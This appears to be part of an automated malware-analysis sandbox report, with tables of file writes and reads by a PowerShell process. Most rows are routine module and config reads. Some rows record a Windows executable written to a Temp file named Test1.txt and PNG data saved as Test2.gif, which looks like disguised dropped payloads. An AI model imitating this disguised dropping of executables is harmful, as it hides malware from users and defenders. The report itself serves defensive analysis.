..Stop-Service.....Enable-ComputerRestore.....Get-PSProvider.....Get-EventLog.....Set-Service.....Invoke-Item.....Get-ComputerInfo.....Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transa	success or wait	1	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f6 cb 60 ab	WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-scriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestscr<wbr>ipts.....Set-scr<wbr>iptBlockScope.....`.	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 00 00 12 00 00 00 4d 6f 75 6e 74 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 18 00 00 00 52 65 6d 6f 76 65 2d 57 69 6e 64 6f 77 73 43 61 70 61 62 69 6c 69 74 79 08 00 00 00 1b 00 00 00 53 65 74 2d 41 70 70 58 50 72 6f 76 69 73 69 6f 6e 65 64 44 61 74 61 46 69 6c 65 08 00 00 00 1a 00 00 00 41 64 64 2d 50 72 6f 76 69 73 69 6f 6e 65 64 41 70 70 78 50 61 63 6b 61 67 65 01 00 00 00 13 00 00 00 52 65 6d 6f 76 65 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 15 00 00 00 53 65 74 2d 57 69 6e 64 6f 77 73 50 72 6f 64 75 63 74 4b 65 79 08 00 00 00 1a 00 00 00 47 65 74 2d 57 69 6e 64 6f 77 73 4f 70 74 69 6f 6e 61 6c 46 65 61 74 75 72 65 08 00 00 00 13 00 00 00 45 78 70 61 6e 64 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 1a 00 00 00 47 65 74 2d	.....Mount-WindowsImage.....Remove-WindowsCapability.....Set-AppXProvisionedDataFile.....Add-ProvisionedAppxPackage.....Remove-WindowsImage.....Set-WindowsProductKey.....Get-WindowsOptionalFeature.....Expand-WindowsImage.....Get-	success or wait	4	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	787	00 00 41 64 64 2d 56 6d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 52 6f 75 74 69 6e 67 44 6f 6d 61 69 6e 4d 61 70 70 69 6e 67 08 00 00 00 22 00 00 00 47 65 74 2d 56 4d 52 65 6d 6f 74 65 46 58 50 68 79 73 69 63 61 6c 56 69 64 65 6f 41 64 61 70 74 65 72 08 00 00 00 17 00 00 00 47 65 74 2d 56 4d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 41 63 6c 08 00 00 00 1a 00 00 00 52 65 6d 6f 76 65 2d 56 4d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 41 63 6c 08 00 00 00 09 00 00 00 52 65 6d 6f 76 65 2d 56 4d 08 00 00 00 09 00 00 00 52 65 73 75 6d 65 2d 56 4d 08 00 00 00 15 00 00 00 52 65 6d 6f 76 65 2d 56 4d 52 65 73 6f 75 72 63 65 50 6f 6f 6c 08 00 00 00 20 00 00 00 47 65 74 2d 56 4d 53 77 69 74 63 68 45 78 74 65 6e 73 69 6f 6e 50 6f 72 74 46 65 61 74 75 72 65 08 00 00	..Add-VmNetworkAdapterRoutingDomainMapping...."...Get-VMRemoteFXPhysicalVideoAdapter........Get-VMNetworkAdapterAcl........Remove-VMNetworkAdapterAcl. ....Remove-VM........Resume-VM........Remove-VMResourcePool.... ...Get-VMSwitchExtensionPortFeature...	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	286720	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 37 62 c4 da 73 03 aa 89 73 03 aa 89 73 03 aa 89 f0 1f a4 89 72 03 aa 89 45 25 a7 89 72 03 aa 89 3c 21 a3 89 76 03 aa 89 73 03 aa 89 71 03 aa 89 52 69 63 68 73 03 aa 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ec df f5 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 f0 03 00 00 60 00 00 00 00 00 00 1c 12 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......7b..s...s...s.......r. ..E%..r...<!..v...s...q...Rich s..........................PE ..L......_.................... .`............	success or wait	1	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	52573	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 4b 00 00 02 ad 08 02 00 00 00 79 4c 62 0a 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 cc f2 49 44 41 54 78 5e ec fd 69 78 15 c7 99 c6 8d fb e3 7c 49 e2 ff f5 5e d7 7b cd bc 33 93 61 66 b2 78 4d 48 32 71 1c 98 24 4c 32 99 10 27 71 94 c5 8e 1d 63 5b b6 31 c6 c6 18 d9 c6 06 83 17 d9 b1 31 f1 2a db 98 cd 80 c5 be 83 04 92 90 00 ed 68 41 02 49 ec 02 81 10 fb 0e 62 c7 ab fe 4f 75 55 57 57 57 57 f7 e9 73 74 24 8e 5a f7 2f f7 a5 54 3f 55 f5 54 75 77 9d ae db 2d 09 5d d3 ef 89 b9 52 0f 0f 7f 06 82 20 08 82 20 08 ea 89 52 4d 9d 70 78 bc a2 03 00 00 00 00 00 f4 40 4a 6b 36 a9 3e 8f 39 3c 3a 98 bd b4	.PNG.....IHDR...K.....yLb.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..ix.....|I...^.{..3.af.xMH2q..$L2..'q....c[.1.....1.*.....hA.I.....b...OuUWWWW..st$.Z./..T?U.Tuw...-.]....R..... .. ...RM.px..... ..@Jk6.>.9<:...	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 13 00 00 00 e5 11 00 00 19 00 00 00 e8 0d c4 05 24 08 18 08 ac 07 00 00 00 00 6b 01 21 00 c5 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....$.....k.!.....@.....	success or wait	1	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 4f 00 00 00 0e 00 20 00	H.....<@.^...L."My..:O..... .	success or wait	19	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	19	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	675676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 dd 71 40 01 f8 53 40 01 98 25 00	....T.@.3g@./g@..5 @.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@. .T@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@.EM@..q@.BM...D.. mE...q@..S@..%.	success or wait	10	675676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67275705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	671D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6727CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6727CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6727CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	671D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67275705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	671D03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67281F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	6728203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	660E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	671D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	660E1B4F	ReadFile
